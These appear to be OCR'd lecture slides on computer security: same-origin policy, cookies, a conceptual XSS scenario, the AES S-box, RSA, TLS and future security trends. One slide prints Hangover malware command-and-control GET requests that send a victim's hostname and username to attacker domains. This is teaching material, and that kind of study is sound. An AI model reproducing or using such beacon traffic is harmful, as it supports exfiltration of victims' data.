http://www.example.com:**80**/dir/other.html	Don't use	Port explicit. Depends on implementation in browser.

So ladygaga.com <script>s shouldn't be able to talk to wellsfargo.com

Set-Cookie: Syntax

```
HTTP/1.0 200 OK
Content-type: text/html
Set-Cookie: name=value
Set-Cookie: name2=value2; Expires=Wed, 09 Jun 2021 10:18:14 GMT

(content of page)
```

http://en.wikipedia.org/wiki/HTTP_cookie

Putting It Together

- Elements of an XSS attack scenario
  - I use server with sensitive content (bank)
  - Bank server code that doesn't eliminate markup
  - Attacker (Lady Gaga) tricks me into visiting a link to bank,
    - but of her construction
    - while I'm logged into bank
  - Bank incorporates Lady Gaga's code into webpage
  - Now her javascript can access bank
    - with my login privileges (has my cookie)
    - Now she can steal my $609.31!


Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1
User-Agent: WinInetGet/0.1
Host: krickmart.com
Connection: Keep-Alive
Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: appworldstores.com
Connection: Keep-Alive

GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)
Host: lampur.com
Connection: Keep-Alive

First Step: S-box (substitution)




	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
00	63	7c	77	7b	f2	6b	6f	c5	30	01	67	2b	fe	d7	ab	76
10	ca	82	c9	7d	fa	59	47	f0	ad	d4	a2	af	9c	a4	72	c0
20	b7	fd	93	26	36	3f	f7	cc	34	a5	e5	f1	71	d8	31	15
30	04	c7	23	c3	18	96	05	9a	07	12	80	e2	eb	27	b2	75
40	09	83	2c	1a	1b	6e	5a	a0	52	3b	d6	b3	29	e3	2f	84
50	53	d1	00	ed	20	fc	b1	5b	6a	cb	be	39	4a	4c	58	cf
60	d0	ef	aa	fb	43	4d	33	85	45	f9	02	7f	50	3c	9f	a8
70	51	a3	40	8f	92	9d	38	f5	bc	b6	da	21	10	ff	f3	d2
80	cd	0c	13	ec	5f	97	44	17	c4	a7	7e	3d	64	5d	19	73
90	60	81	4f	dc	22	2a	90	88	46	ee	b8	14	de	5e	0b	db
a0	e0	32	3a	0a	49	06	24	5c	c2	d3	ac	62	91	95	e4	79
b0	e7	c8	37	6d	8d	d5	4e	a9	6c	56	f4	ea	65	7a	ae	08
c0	ba	78	25	2e	1c	a6	b4	c6	e8	dd	74	1f	4b	bd	8b	8a
d0	70	3e	b5	66	48	03	f6	0e	61	35	57	b9	86	c1	1d	9e
e0	e1	f8	98	11	69	d9	8e	94	9b	1e	87	e9	ce	55	28	df
f0	8c	a1	89	0d	bf	e6	42	68	41	99	2d	0f	b0	54	bb	16

RSA

- Underlying base is difficulty of factoring very large numbers
- Will sketch algorithm while again skipping worst of math details
- We choose two large primes *p*, *q*
  - hundreds of digits each
  - Modulus, $n = pq$
  - Size of *n* in bits is the key length
  - Then choose an exponent, *e* that
    - Has no common factors with $(p-1)(q-1)$
- Public key is *n* and *e*
- Private key can be computed from *p* & *q*


TLS Handshake

- To establish parameters of remaining conversation
- Works over TLS Record layer
- Can also change operation of record layer



http://tech.yanatm.com/?p=338

Certificate Authorities



http://msdn.microsoft.com/en-us/windows/aa382479(v=vs.90)

Future Trends

- Caveats:
  - "Prediction is very difficult, especially if it's about the future." – Neils Bohr
  - Historically I have had the following biasses
    - Being mostly right on the big picture, but
      - Too pessimistic
      - Thinking new developments will happen faster than they will
      - Thinking current trends will last longer than they will
      - Trying to make allowances…

Basic Vulnerability Picture

- Security will continue to be hard to get right
- Staff will continue to be under-educated
  - Eg no Top Ten CS program requires security
- Lots of security problems will continue to exist with new systems
- However, old *styles* of problems will get less of a factor
  - Slowly getting on top of buffer overflows, for example

Importance of Security

- Can only increase
  - More and more automation
  - Society more and more Internet dependent
  - Winner-takes-all character of software markets guarantees large vulnerable surfaces

Increasing Institutionalization of Attack

- Used to be teenage hackers on IRC
- Then gangs of cybercriminals organized via underground marketplaces
- Now large intelligence agency armies of hackers in the thousands

Automation/Surveillance

- Widespread automation means a small group can do large damage
  - Cf worms
- Sophisticated insider can do massive damage
  - Cf Edward Snowden
- Will create tremendous pressure for more surveillance.
  - Snowden *did* spark a public debate
  - But paradoxically increased pressure to look harder for the next Snowden.
- But simultaneously we have more countermeasures
  - Will drive lots of encryption

Employment Prospects

Cyberwar?

- Can large/medium powers launch crippling cyber-strikes on one another?
  - Certainly are doing lots of hacking of each other.
- Large strikes (eg on power grid) might invite conventional military/nuclear response
- Could it be done without attribution?